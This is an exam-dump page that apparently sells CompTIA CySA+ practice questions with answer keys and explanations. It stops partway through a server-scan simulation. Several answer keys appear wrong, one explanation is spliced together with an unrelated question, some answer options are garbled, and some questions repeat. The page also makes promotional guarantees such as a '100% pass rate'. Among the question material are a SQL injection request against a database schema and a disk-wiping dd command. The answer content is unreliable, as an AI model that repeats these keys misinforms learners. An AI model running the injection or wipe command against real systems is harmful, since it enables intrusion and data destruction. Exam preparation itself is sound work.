



# CompTIA

## Exam Questions CS0-002

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

## About Exambible

*[Your Partner of IT Exam](#)*

## Found in 1998

Exambible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, Exambible has its unique advantages that other companies could not achieve.

## Our Advances

### \* 99.9% Uptime

All examinations will be up to date.

### \* 24/7 Quality Support

We will provide service round the clock.

### \* 100% Pass Rate

Our guarantee that you will pass the exam.

### \* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

#### NEW QUESTION 1

- (Exam Topic 3)

Which of the following provides an automated approach to checking a system configuration?

- A. SCAP
- B. CI/CD
- C. OVAL
- D. Scripting
- E. SOAR

**Answer:** A

#### NEW QUESTION 2

- (Exam Topic 3)

A cybersecurity analyst needs to harden a server that is currently being used as a web server. The server needs to be accessible when entering [www.company.com](http://www.company.com) into the browser. Additionally, web pages require frequent updates which are performed by a remote contractor. Given the following output:

```
Starting Nmap 7.12 ( https://nmap.org ) at 2020-08-25 11:44
Nmap scan report for finance-server (72.56.70.94)
Host is up (0.000060s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
```

Which of the following should the cybersecurity analyst recommend to harden the server? (Select TWO).

- A. Uninstall the DNS service
- B. Perform a vulnerability scan
- C. Change the server's IP to a private IP address
- D. Disable the Telnet service
- E. Block port 80 with the host-based firewall
- F. Change the SSH port to a non-standard port

**Answer:** BD

#### NEW QUESTION 3

- (Exam Topic 3)

A computer hardware manufacturer developing a new SoC that will be used by mobile devices. The SoC should not allow users or the process to downgrade from a newer firmware to an older one. Which of the following can the hardware manufacturer implement to prevent firmware downgrades?

- A. Encryption
- B. eFuse
- C. Secure Enclave
- D. Trusted execution

**Answer:** C

#### NEW QUESTION 4

- (Exam Topic 3)

Company A is in the process of merging with Company B. As part of the merger, connectivity between the ERP systems must be established so that financial information can be shared between the two entities. Which of the following will establish a more automated approach to secure data transfers between the two entities?

- A. Set up an FTP server that both companies can access and export the required financial data to a folder.
- B. Set up a VPN between Company A and Company B.
- C. Granting access only to the ERPs within the connection.
- D. Set up a PKI between Company A and Company B and intermediate shared certificates between the two entities.
- E. Create static NATs on each entity's firewalls that map to the ERP systems and use native ERP authentication to allow access.

**Answer:** B

#### NEW QUESTION 5

- (Exam Topic 3)

The help desk is having difficulty keeping up with all onboarding and offboarding requests. Managers often submit requests for new users at the last minute, causing the help desk to scramble to create accounts across many different interconnected systems. Which of the following solutions would work BEST to assist the help desk with the onboarding and offboarding process while protecting the company's assets?

- A. MFA
- B. CASB
- C. SSO
- D. RBAC

**Answer:** C

#### NEW QUESTION 6

- (Exam Topic 3)

In web application scanning, static analysis refers to scanning:

- A. the system for vulnerabilities before installing the application.
- B. the compiled code of the application to detect possible issues.
- C. an application that is installed and active on a system.
- D. an application that is installed on a system that is assigned a static IP.

**Answer:** B

#### Explanation:

This type of analysis is performed before the application is installed and active on a system, and it involves examining the code without actually executing it in order to identify potential vulnerabilities or security risks.

As per CYSA+ 002 Study Guide: Static analysis is conducted by reviewing the code for an application. Static analysis does not run the program; instead, it focuses on understanding how the program is written and what the code is intended to do.

#### NEW QUESTION 7

- (Exam Topic 3)

A company experienced a security compromise due to the inappropriate disposal of one of its hardware appliances. Sensitive information stored on the hardware appliance was not removed prior to disposal. Which of the following is the BEST manner in which to dispose of the hardware appliance?

- A. Ensure the hardware appliance has the ability to encrypt the data before disposing of it.
- B. Dispose of all hardware appliances securely, thoroughly, and in compliance with company policies.
- C. Return the hardware appliance to the vendor, as the vendor is responsible for disposal.
- D. Establish guidelines for the handling of sensitive information.

**Answer:** B

#### NEW QUESTION 8

- (Exam Topic 3)

An organization recently discovered that spreadsheet files containing sensitive financial data were improperly stored on a web server. The management team wants to find out if any of these files were downloaded by public users accessing the server. The results should be written to a text file and should include the date, time, and IP address associated with any spreadsheet downloads. The web server's log file is named webserver.log, and the report file name should be accessreport.txt. Following is a sample of the web server's log file:

2017-0-12 21:01:12 GET /index.html - @4..102.33.7 - return=200 1622

Which of the following commands should be run if an analyst only wants to include entries in which spreadsheet was successfully downloaded?

- A. more webserver.log | grep \* xls > accessreport.txt
- B. more webserver.log > grep "xls > egrep -E 'success' > accessreport.txt
- C. more webserver.log | grep ' -E "return=200 | accessreport.txt
- D. more webserver.log | grep -A \*.xls < accessreport.txt

**Answer:** C

#### NEW QUESTION 9

- (Exam Topic 3)

A company's legal and accounting teams have decided it would be more cost-effective to offload the risks of data storage to a third party. The IT management team has decided to implement a cloud model and has asked the security team for recommendations. Which of the following will allow all data to be kept on the third-party network?

- A. VDI
- B. SaaS
- C. CASB
- D. FaaS

**Answer:** B

#### Explanation:

Which of the following activities is designed to handle a control failure that leads to a breach?

© Risk assessment

© Incident management

© Root cause analysis

© Vulnerability management Software as a Service (SaaS)

-Provides all the hardware, operating system, software, and applications needed for a complete application service to be delivered

-Cloud service providers are responsible for the security of the platform and infrastructure

-Consumers are responsible for application security, account provisioning, and authorizations

Cloud Access Security Broker (CASB)

- Enterprise management software designed to mediate access to cloud services by users across all types of devices

Single sign-on

Malware and rogue device detection Monitor/audit user activity

Mitigate data exfiltration

- Cloud Access Service Brokers provide visibility into how clients and other network nodes use cloud services

Forward Proxy Reverse Proxy API

#### NEW QUESTION 10

- (Exam Topic 3)

After examining a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?

- A. Header analysis
- B. File carving
- C. Metadata analysis
- D. Data recovery

**Answer:** B

#### NEW QUESTION 10

- (Exam Topic 3)

A manufacturing company uses a third-party service provider for Tier 1 security support. One of the requirements is that the provider must only source talent from its own country due to geopolitical and national security interests. Which of the following can the manufacturing company implement to ensure the third-party service provider meets this requirement?

- A. Implement a secure supply chain program with governance.
- B. Implement blacklisting for IP addresses from outside the country.
- C. Implement strong authentication controls for all contractors.
- D. Implement user behavior analytics for key staff members.

**Answer:** A

#### NEW QUESTION 13

- (Exam Topic 3)

While reviewing incident reports from the previous night, a security analyst notices the corporate websites were defaced with pro-mafia propaganda. Which of the following BEST Describes this type of actor?

- A. Hacktivist
- B. Nation-state
- C. insider threat
- D. Organized crime

**Answer:** A

#### NEW QUESTION 16

- (Exam Topic 3)

An IT security analyst has received an email alert regarding a vulnerability within the new fleet of vehicles the company recently purchased. Which of the following attack vectors is the vulnerability MOST likely targeting?

- A. SCADA
- B. CAN bus
- C. Modbus
- D. IoT

**Answer:** B

#### Explanation:

The Controller Area Network - CAN bus is a message-based protocol designed to allow the Electronic Control Units (ECUs) found in today's automobiles, as well as other devices, to communicate with each other in a reliable, priority-driven fashion. Messages or "frames" are received by all devices in the network, which does not require a host computer.

#### NEW QUESTION 21

- (Exam Topic 3)

A company wants to ensure confidential data from its storage media files is sanitized so the drives cannot be reused. Which of the following is the BEST approach?

- A. Degaussing
- B. Shredding
- C. Formatting
- D. Encrypting

**Answer:** B

#### Explanation:

<https://legalshred.com/degaussing-vs-hard-drive-shredding/>

The best and most secure method of rendering hard drive information completely unusable is to completely destroy it through hard drive shredding

#### NEW QUESTION 26

- (Exam Topic 3)

Which of the following techniques can be implemented to safeguard the confidentiality of sensitive information while allowing limited access to authorized individuals?

- A. Deidentification
- B. Hashing
- C. Masking

D. Salting

**Answer:** C

**Explanation:**

<https://www.techtarget.com/searchsecurity/definition/data-masking>

#### NEW QUESTION 27

- (Exam Topic 3)

A manufacturing company uses a third-party service provider for Tier 1 security support. One of the requirements is that the provider must only source talent from its own country due to geopolitical and national security interests. Which of the following can the manufacturing company implement to ensure the third-party service provider meets this requirement?

- A. Implement a secure supply chain program with governance
- B. Implement blacklisting for IP addresses from outside the country
- C. Implement strong authentication controls for all contractors
- D. Implement user behavior analytics for key staff members

**Answer:** A

#### NEW QUESTION 28

- (Exam Topic 3)

An organization has a strict policy that if elevated permissions are needed, users should always run commands under their own account, with temporary administrator privileges if necessary. A security analyst is reviewing syslog entries and sees the following:

```
<100>2 2020-01-10T19:33:41.002z webserver su 201 32001 - BOM 'su vi httpd.conf' failed for joe
<100>2 2020-01-10T19:33:48.002z webserver sudo 201 32001 - BOM 'sudo vi httpd.conf' success
<100>2 2020-01-10T20:36:01.010z financeserver sudo 201 32001 - BOM 'sudo vi users.txt' success
<100>2 2020-01-10T21:18:34.002z financeserver su 201 32001 - BOM 'su' success
<100>2 2020-01-10T21:53:11.002z financeserver su 201 32001 - BOM 'su vi syslog.conf' failed for joe
```

Which of the following entries should cause the analyst the MOST concern?

- A. <100>2 2020-01-10T19:33:41.002z webserver su 201 32001 = BOM 'su vi httpd.conf' failed for joe
- B. <100>2 2020-01-10T20:36:36.0010z financeserver su 201 32001 = BOM 'sudo vi users.txt' success
- C. <100> 2020-01-10T19:33:48.002z webserver sudo 201 32001 = BOM 'su vi syslog.conf' failed for jos
- D. <100> 2020-01-10T19:34.002z financeserver su 201 32001 = BOM 'su vi' success
- E. <100> 2020-01-10T19:33:48.002z webserver sudo 201 32001 = BOM 'su vi httpd.conf' success

**Answer:** A

#### NEW QUESTION 33

- (Exam Topic 3)

An organization's Chief Information Security Officer is concerned the proper controls are not in place to identify a malicious insider. Which of the following techniques would be BEST to identify employees who attempt to steal data or do harm to the organization?

- A. Place a text file named Passwords.txt on the local file server and create a SIEM alert when the file is accessed
- B. Segment the network so workstations are segregated from servers and implement detailed logging on the jumpbox
- C. Perform a review of all users with privileged access and monitor web activity logs from the organization's proxy
- D. Analyze logs to determine if a user is consuming large amounts of bandwidth at odd hours of the day

**Answer:** D

#### NEW QUESTION 36

- (Exam Topic 3)

While conducting a cloud assessment, a security analyst performs a Prowler scan, which generates the following within the report:

```
7.74 [extra774] Ensure credentials unused for 30 days or greater are disabled
PASS! User admin has logged into the console in the past 30 days
PASS! User SecOps has logged into the console in the past 30 days
INFO! User CloudDev has not used access key 1 since creation
FAIL! User BusinessUsr has never used access key 1 and not rotated it in 30 days
PASS! No users found with access key 2 enabled
```

Based on the Prowler report, which of the following is the BEST recommendation?

- A. Delete CloudDev access key 1.
- B. Delete BusinessUsr access key 1.
- C. Delete access key 1.
- D. Delete access key 2.

**Answer:** D

#### NEW QUESTION 40

- (Exam Topic 3)

A financial organization has offices located globally. Per the organization's policies and procedures, all executives who conduct Business overseas must have their mobile devices checked for malicious software or evidence of tampering upon their return. The information security department oversees the process, and no



executive has had a device compromised. The Chief information Security Officer wants to Implement an additional safeguard to protect the organization's data. Which of the following controls would work BEST to protect the privacy of the data if a device is stolen?

- A. Implement a mobile device wiping solution for use if a device is lost or stolen.
- B. Install a DLP solution to track data now
- C. Install an encryption solution on all mobile devices.
- D. Train employees to report a lost or stolen laptop to the security department immediately

**Answer:** C

#### NEW QUESTION 45

- (Exam Topic 3)

A security analyst is reviewing WAF alerts and sees the following request:

```
Request="GET /public/report.html?viewt=3064 AND 1=1 UNION ALL SELECT 1,NULL,table_name FROM information_schema.tables WHERE 2>1--/**/; HTTP/1.1  
Host=mysite.com
```

Which of the following BEST describes the attack?

- A. SQL injection
- B. LDAP injection
- C. Command injection
- D. Denial of service

**Answer:** A

#### NEW QUESTION 46

- (Exam Topic 3)

A security analyst needs to provide the development team with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?

- A. CASB
- B. VPC
- C. Federation
- D. VPN

**Answer:** D

#### Explanation:

What is the difference between VPN and VPC?

Just as a virtual private network (VPN) provides secure data transfer over the public Internet, a VPC provides secure data transfer between a private enterprise and a public cloud provider.

#### NEW QUESTION 48

- (Exam Topic 3)

A security analyst is performing a Diamond Model analysis of an incident the company had last quarter. A potential benefit of this activity is that it can identify:

- A. detection and prevention capabilities to improve.
- B. which systems were exploited more frequently.
- C. possible evidence that is missing during forensic analysis.
- D. which analysts require more training.
- E. the time spent by analysts on each of the incidents.

**Answer:** A

#### NEW QUESTION 51

- (Exam Topic 3)

A Chief Information Security Officer has asked for a list of hosts that have critical and high-severity findings as referenced in the CVE database. Which of the following tools would produce the assessment output needed to satisfy this request?

- A. Nessus
- B. Nikto
- C. Fuzzer
- D. Wireshark
- E. Prowler

**Answer:** A

#### NEW QUESTION 53

- (Exam Topic 3)

A security analyst is handling an incident in which ransomware has encrypted the disks of several company workstations. Which of the following would work BEST to prevent this type of incident in the future?

- A. Implement a UTM instead of a stateful firewall and enable gateway antivirus.
- B. Back up the workstations to facilitate recovery and create a gold image.
- C. Establish a ransomware awareness program and implement secure and verifiable backups.
- D. Virtualize all the endpoints with daily snapshots of the virtual machines.

**Answer:** A

#### NEW QUESTION 58

- (Exam Topic 3)

An analyst receives an alert from the continuous-monitoring solution about unauthorized changes to the firmware versions on several field devices. The asset owners confirm that no firmware version updates were performed by authorized technicians, and customers have not reported any performance issues or outages. Which Of the following actions would be BEST for the analyst to recommend to the asset owners to secure the devices from further exploitation?

- A. Change the passwords on the devices.
- B. Implement BIOS passwords.
- C. Remove the assets from the production network for analysis.
- D. Report the findings to the threat intel community.

**Answer:** C

#### Explanation:

If we were referring to other devices, yes - Implement BIOS passwords before they are compromised. But the ones that were already compromised, they need to be removed from the system to avoid further exploitation. Plus, if you put a password on there, the attacker may now have your password.

#### NEW QUESTION 62

- (Exam Topic 3)

Which of the following BEST explains the function of trusted firmware updates as they relate to hardware assurance?

- A. Trusted firmware updates provide organizations with development, compilation, remote access, and customization for embedded devices.
- B. Trusted firmware updates provide organizations with security specifications, open-source libraries, and custom tools for embedded devices.
- C. Trusted firmware updates provide organizations with remote code execution, distribution, maintenance, and extended warranties for embedded devices.
- D. Trusted firmware updates provide organizations with secure code signing, distribution, installation, and attestation for embedded devices.
- E. and attestation for embedded devices.

**Answer:** D

#### Explanation:

The CySA+ exam outline calls out "trusted firmware updates," but trusted firmware itself is more commonly described as part of trusted execution environments (TEEs). Trusted firmware is signed by a chip vendor or other trusted party, and then used to access keys to help control access to hardware. TEEs like those used by ARM processors leverage these technologies to protect the hardware by preventing unsigned code from using privileged features."

#### NEW QUESTION 64

- (Exam Topic 3)

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.

Instructions:

Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan. For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.


Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results. The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button.




When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Network Diagram



## Hot Area:




False Positive	Findings Listing	Results Generated
	<b>Findings Listing 1</b> Critical (10.0) 12209 Security Update for Microsoft Windows (835732) Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873) Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422) Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146) Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)	Credentialed Non-Credentialed Compliance
	<b>Findings Listing 2</b> Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035) Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1) Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931) Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)	Credentialed Non-Credentialed Compliance
	<b>Findings Listing 3</b> WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves	Credentialed Non-Credentialed Compliance

- A. Mastered  
 B. Not Mastered

Answer: A

Explanation:

## Hot Area:

False Positive	Findings Listing	Results Generated
	<b>Findings Listing 1</b> Critical (10.0) 12209 Security Update for Microsoft Windows (835732) Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873) Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422) Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146) Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)	Credentialed Non-Credentialed Compliance
	<b>Findings Listing 2</b> Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035) Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1) Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931) Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)	Credentialed Non-Credentialed Compliance
	<b>Findings Listing 3</b> WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves	Credentialed Non-Credentialed Compliance

#### NEW QUESTION 65

- (Exam Topic 3)

A company recently experienced a breach of sensitive information that affects customers across multiple geographical regions. Which of the following roles would be BEST suited to determine the breach notification requirements?

- A. Legal counsel
- B. Chief Security Officer
- C. Human resources
- D. Law enforcement

**Answer:** A

#### NEW QUESTION 69

- (Exam Topic 3)

Which of the following BEST describes what an organizations incident response plan should cover regarding how the organization handles public or private disclosures of an incident?

- A. The disclosure section should focus on how to reduce the likelihood customers will leave due to the incident.
- B. The disclosure section should contain the organization's legal and regulatory requirements regarding disclosures.
- C. The disclosure section should include the names and contact information of key employees who are needed for incident resolution
- D. The disclosure section should contain language explaining how the organization will reduce the likelihood of the incident from happening in the future.

**Answer:** B

#### NEW QUESTION 70

- (Exam Topic 3)

Some hard disks need to be taken as evidence for further analysis during an incident response Which of the following procedures must be completed FIRST for this type of evidence acquisition?

- A. Extract the hard drives from the compromised machines and then plug them into a forensics machine to apply encryption over the stored data to protect it from non-authorized access
- B. Build the chain-of-custody document, noting the media model serial number size vendor, date, and time of acquisition
- C. Perform a disk sanitation using the command `dd if=/dev/zero of=/dev/sdX bs=1M` over the media that will receive a copy of the collected data
- D. Execute the command `dd if=/dev/ada of=/dev/adc bs=512` to clone the evidence data to external media to prevent any further change

**Answer:** B

#### NEW QUESTION 75

- (Exam Topic 3)

Which of the following, BEST explains the function of TPM?

- A. To provide hardware-based security features using unique keys
- B. To ensure platform confidentiality by storing security measurements
- C. To improve management of the OS installation.
- D. To implement encryption algorithms for hard drives

**Answer:** A

#### NEW QUESTION 78

- (Exam Topic 3)

During a routine review of service restarts a security analyst observes the following in a server log:

```
2020-04-12 05:30:34 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1170
2020-04-16 05:00:59 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1422
2020-04-17 05:16:13 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1523
2020-04-18 05:29:41 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1672
2020-04-22 04:59:50 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1788
2020-04-23 05:21:29 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1827
2020-04-24 05:18:38 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1501
```

Which of the following is the GREATEST security concern?

- A. The daemon's binary was AChanged
- B. Four consecutive days of monitoring are skipped in the log
- C. The process identifiers for the running service change
- D. The PIDs are continuously changing

**Answer:** A

#### NEW QUESTION 79

- (Exam Topic 3)

A security analyst is reviewing WAF logs and notes requests against the corporate website are increasing and starting to impact the performance of the web server. The security analyst queries the logs for requests that triggered an alert on the WAF but were not blocked. Which of the following possible TTP combinations might warrant further investigation? (Select TWO).

- A. Requests identified by a threat intelligence service with a bad reputation
- B. Requests sent from the same IP address using different user agents
- C. Requests blocked by the web server per the input sanitization
- D. Failed log-in attempts against the web application
- E. Requests sent by NICs with outdated firmware
- F. Existence of HTTP/501 status codes generated to the same IP address

**Answer:** AB

#### NEW QUESTION 81

- (Exam Topic 1)

A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party in1marketingpartners.com Below is the exiting SPP word:

```
v=spf1 a mx -all
```

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?

A)

```
v=spf1 a mx redirect:mail.marketingpartners.com ?all
```

B)

```
v=spf1 a mx include:mail.marketingpartners.com -all
```

C)

```
v=spf1 a mx +all
```

D)

```
v=spf1 a mx include:mail.marketingpartners.com ~all
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer:** B

#### NEW QUESTION 84

- (Exam Topic 1)

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

- A. Secure email
- B. Encrypted USB drives
- C. Cloud containers
- D. Network folders

**Answer:** B

#### NEW QUESTION 87

- (Exam Topic 1)

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

**Answer:** A

#### NEW QUESTION 91

- (Exam Topic 1)

An executive assistant wants to onboard a new cloud based product to help with business analytics and dashboarding. When of the following would be the BEST integration option for the service?

- A. Manually log in to the service and upload data files on a regular basis.
- B. Have the internal development team script connectivity and file translate to the new service.
- C. Create a dedicated SFTP sue and schedule transfers to ensue file transport security
- D. Utilize the cloud products API for supported and ongoing integrations

**Answer:** D

#### NEW QUESTION 92

- (Exam Topic 1)

A security analyst discovers a vulnerability on an unpatched web server that is used for testing machine learning on Bing Data sets. Exploitation of the vulnerability could cost the organization \$1.5 million in lost productivity. The server is located on an isolated network segment that has a 5% chance of being compromised.

Which of the following is the value of this risk?



- A. \$75.000  
B. \$300.000  
C. \$1.425 million  
D. \$1.5 million

Answer: A

NEW QUESTION 93

- (Exam Topic 1)

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used. INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data	Compliance Report
<div>AppServ1AppServ2AppServ3AppServ4</div> <pre>root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443  HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html   root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT  Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68) Host is up (0.042s latency). rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com PORT      STATE SERVICE 443/tcp   open  https   ssl-enum-ciphers:     TLSv1.2:       ciphers:         TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong         TLS_RSA_WITH_AES_128_CBC_SHA - strong         TLS_RSA_WITH_AES_128_GCM_SHA256 - strong         TLS_RSA_WITH_AES_256_CBC_SHA - strong         TLS_RSA_WITH_AES_256_GCM_SHA384 - strong       compressors:         NULL  _    least strength: strong  Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds   root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT  Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68) Host is up (0.15s latency). rDNS record for 10.21.4.68: appsrv1.fictionalorg.com PORT      STATE SERVICE 80/tcp    open  http 443/tcp    open  https  Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre>	<p>Fill out the following report based on your analysis of the scan data.</p> <div><input type="checkbox"/> AppServ1 is only using TLS 1.2 <input type="checkbox"/> AppServ2 is only using TLS 1.2 <input type="checkbox"/> AppServ3 is only using TLS 1.2 <input type="checkbox"/> AppServ4 is only using TLS 1.2 <input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater <input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater <input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater <input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div>

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
